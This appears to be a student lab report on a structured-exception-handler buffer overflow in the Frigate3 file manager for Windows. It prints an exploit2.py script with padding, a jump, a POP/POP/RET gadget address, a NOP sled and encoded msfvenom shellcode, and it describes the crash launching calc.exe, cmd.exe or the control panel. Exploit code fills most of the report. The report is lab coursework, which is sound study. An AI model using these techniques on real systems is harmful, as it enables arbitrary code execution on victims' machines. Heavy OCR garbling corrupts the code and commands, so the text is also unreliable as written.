NAME: M. SAI

CHAITANYA


REG.NO:

18BCN7117


Script:

```
( exploit2.py
       junk="A" * 4117
       mah-"\xeb\x28\x96\x96"
       "68#/IB#/20c/s6I/#40"
39
      WARREDCAR: SE
                                  POP FRE
      #40010C4C
                  342
                                  POP ZBP
       MINITICAL CE
                                  RETW
      whom EBX , POP EBF, RETW | [rt160.bpl] (C:\Program Files\Frigate3\rt10
       nops+"\x90" * 58
      # mafrenom -a x86 --platform windom -p windom/exec CMD-cale -e x86/a
18
       buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
       buf +- b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
       Buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
21
       buf += b"\x58\x58\x38\x41\x41\x75\x4a\x49\x79\x6e\x59\x78\x4d"
      Suf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
      buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
      buf += b"\s6b\s66\s33\s36\s6c\s6e\s6b\s31\s43\s46\s44\s6e\s6b"
21
      buf ++ 5"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
34
      buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
      Buf += b"\x66\x4e\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
      huf ++ b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
       fuf += b"\x44\x58\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x38\x4c\x72"
14.
       Buf += b"\x31\x73\x48\x59\x73\x58\x55\x51\x5a\x71\x46\x31"
       buf -- b"\s4e\s6b\x76\x39\x45\x78\x75\x51\x39\x43\x6e\x6b\x67"
       buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
```

Payload Generated:



App Crashes:



Change the default trigger from cmd.exe to calc.exe:


```
Total timestile encode psylone in the street actions of w85/alpha_missed

Attempting to encode psylone in the street and of 85/alpha_missed


SSE/alpha_missed succeeding with size was (inertianed)

SSE/alpha_missed wit
```

Copy pasting the Generated payload in exploit2.py and then using it in frigate:



The app crashes and calculator opens:



The App crashes and CMD opens:


```
Command Prompt

Microsoft Windows [Version 10.0.19042.985]

(c) Microsoft Corporation. All rights reserved.

C:\Users\RONIN>
```

Change the default trigger to open the control panel:



The app crashes and the control panel opens:

